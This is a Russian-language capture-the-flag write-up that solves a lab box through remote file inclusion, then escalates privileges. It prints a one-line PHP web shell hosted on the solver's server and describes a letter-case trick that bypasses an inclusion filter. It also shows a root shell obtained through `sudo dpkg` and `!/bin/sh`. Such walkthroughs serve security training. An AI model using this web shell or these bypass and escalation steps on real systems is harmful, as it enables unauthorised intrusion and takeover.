
Название:	Sekai
Категория:	Квесты
Уровень:	Средний
Очки:	700
Описание:	Под маяком всегда темно.
Теги:	RFI, LPE
Автор:	N1GGA


Прохождение:

Открываем веб-сайт



Открываем картинку в новой вкладке


Видим что это не прямая ссылка на картинку, а на скрипт, который рендерит её. В параметр `action` передается `renderImage`. Может быть разработчик хотел нас запутать? Давайте проверим, есть ли на веб-сервере скрипт `renderImage.php`



Да, есть. Значит скрипт берет значение из параметра `action` и подключает его. Но, так как мы никак не сможем загрузить шелл, да и прочесть другие файлы с системы (потому-что к значению из параметра добавляется `.php`) нам остается только копать в сторону `RFI`. Поднимаем на своем VDS веб-сервер, где в формате .php будет доступен веб-шелл. Желательно поднимать веб-сервер через модуль python3 http.server, чтобы PHP-код при заходе на страницу не выполнялся, а выдавался текстом.


```
root@764017-goodsmile:/var/www/html# ls
shell.php
root@764017-goodsmile:/var/www/html# cat shell.php
<?php echo system($_GET[1337]); ?>
root@764017-goodsmile:/var/www/html# python3 -m http.server 8000
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
```

Пробуем теперь заинклудить его через GET-параметр `action`




Hacker detected!


Нас не пропустили, видимо из-за фильтров. Попробуем обойти его, используя разные регистры букв в протоколе



Видим что был отстук. Пробрасываем шелл



Есть реверс-шелл. Посмотрим, есть ли что-нибудь интересное в директории пользователя `jack`



Тут речь идет про логи веб-сервера. Давайте посмотрим на содержимое лога `apache2`, который находится по пути `/var/log/apache2/access.log`


```
$ cat /var/log/apache2/access.log
127.0.0.1 - - [20/Mar/2023:12:00:00 +0000] "GET /?char=j HTTP/1.1" 200 123
127.0.0.1 - - [20/Mar/2023:12:00:02 +0000] "GET /?char=1 HTTP/1.1" 200 112
127.0.0.1 - - [20/Mar/2023:12:00:04 +0000] "GET /?char=4 HTTP/1.1" 200 123
127.0.0.1 - - [20/Mar/2023:12:00:05 +0000] "GET /?char=b HTTP/1.1" 200 112
127.0.0.1 - - [20/Mar/2023:12:00:08 +0000] "GET /?char=c HTTP/1.1" 200 123
127.0.0.1 - - [20/Mar/2023:12:00:10 +0000] "GET /?char=x HTTP/1.1" 200 112
127.0.0.1 - - [20/Mar/2023:12:00:12 +0000] "GET /?char=k HTTP/1.1" 200 123
127.0.0.1 - - [20/Mar/2023:12:00:13 +0000] "GET /?char=c HTTP/1.1" 200 112
127.0.0.1 - - [20/Mar/2023:12:00:16 +0000] "GET /?char=j HTTP/1.1" 200 123
127.0.0.1 - - [20/Mar/2023:12:00:18 +0000] "GET /?char=9 HTTP/1.1" 200 112
127.0.0.1 - - [20/Mar/2023:12:00:20 +0000] "GET /?char=4 HTTP/1.1" 200 123
127.0.0.1 - - [20/Mar/2023:12:00:21 +0000] "GET /?char=f HTTP/1.1" 200 112
127.0.0.1 - - [20/Mar/2023:12:00:24 +0000] "GET /?char=c HTTP/1.1" 200 123
127.0.0.1 - - [20/Mar/2023:12:00:26 +0000] "GET /?char=2 HTTP/1.1" 200 112
127.0.0.1 - - [20/Mar/2023:12:00:28 +0000] "GET /?char=k HTTP/1.1" 200 123
127.0.0.1 - - [20/Mar/2023:12:00:30 +0000] "GET /?char=p HTTP/1.1" 200 112
127.0.0.1 - - [20/Mar/2023:12:00:32 +0000] "GET /?char=j HTTP/1.1" 200 123
127.0.0.1 - - [20/Mar/2023:12:00:34 +0000] "GET /?char=7 HTTP/1.1" 200 112
127.0.0.1 - - [20/Mar/2023:12:00:36 +0000] "GET /?char=4 HTTP/1.1" 200 123
127.0.0.1 - - [20/Mar/2023:12:00:38 +0000] "GET /?char=z HTTP/1.1" 200 112
127.0.0.1 - - [20/Mar/2023:12:00:40 +0000] "GET /?char=c HTTP/1.1" 200 123
127.0.0.1 - - [20/Mar/2023:12:00:42 +0000] "GET /?char=2 HTTP/1.1" 200 112
127.0.0.1 - - [20/Mar/2023:12:00:44 +0000] "GET /?char=k HTTP/1.1" 200 123
```

Видим что было принято много запросов. Видим что есть две разные ответы у запросов. У некоторых размер ответа 123 символов, у других 112 символов. Давайте скопируем запросы и удалим все запросы, размер ответа которых 112 символов

```
127.0.0.1 - - [20/Mar/2023:12:00:00 +0000] "GET /?char=j HTTP/1.1" 200 123
127.0.0.1 - - [20/Mar/2023:12:00:04 +0000] "GET /?char=4 HTTP/1.1" 200 123
127.0.0.1 - - [20/Mar/2023:12:00:08 +0000] "GET /?char=c HTTP/1.1" 200 123
127.0.0.1 - - [20/Mar/2023:12:00:12 +0000] "GET /?char=k HTTP/1.1" 200 123
127.0.0.1 - - [20/Mar/2023:12:00:16 +0000] "GET /?char=j HTTP/1.1" 200 123
127.0.0.1 - - [20/Mar/2023:12:00:20 +0000] "GET /?char=4 HTTP/1.1" 200 123
127.0.0.1 - - [20/Mar/2023:12:00:24 +0000] "GET /?char=c HTTP/1.1" 200 123
127.0.0.1 - - [20/Mar/2023:12:00:28 +0000] "GET /?char=k HTTP/1.1" 200 123
127.0.0.1 - - [20/Mar/2023:12:00:32 +0000] "GET /?char=j HTTP/1.1" 200 123
127.0.0.1 - - [20/Mar/2023:12:00:36 +0000] "GET /?char=4 HTTP/1.1" 200 123
127.0.0.1 - - [20/Mar/2023:12:00:40 +0000] "GET /?char=c HTTP/1.1" 200 123
127.0.0.1 - - [20/Mar/2023:12:00:44 +0000] "GET /?char=k HTTP/1.1" 200 123
```

В итоге, сверху вниз получаем пароль - `j4ckj4ckj4ck`


Авторизовываемся под `jack'ом` через SSH и забираем первую часть флага



Теперь пробуем повыситься. Смотри какие команды нам доступны для выполнения с sudo-привилегиями - `sudo -l`

Видим, что можем запустить утилиту `dpkg` с sudo-привилегиями. Запускаем и повышаем свои привилегии

`sudo dpkg -l` и запускаем интерпретатор sh `!/bin/sh`


ii debconf 1.5.79ubu
ii debianutils 5.5-1ubun
ii diffutils 1:3.8-0ub
ii dirmngr 2.2.27-3u
!/bin/sh
whoami
root
cat /root/last_part
R319N_1N_7H3_W0RLD}
#

Бинго!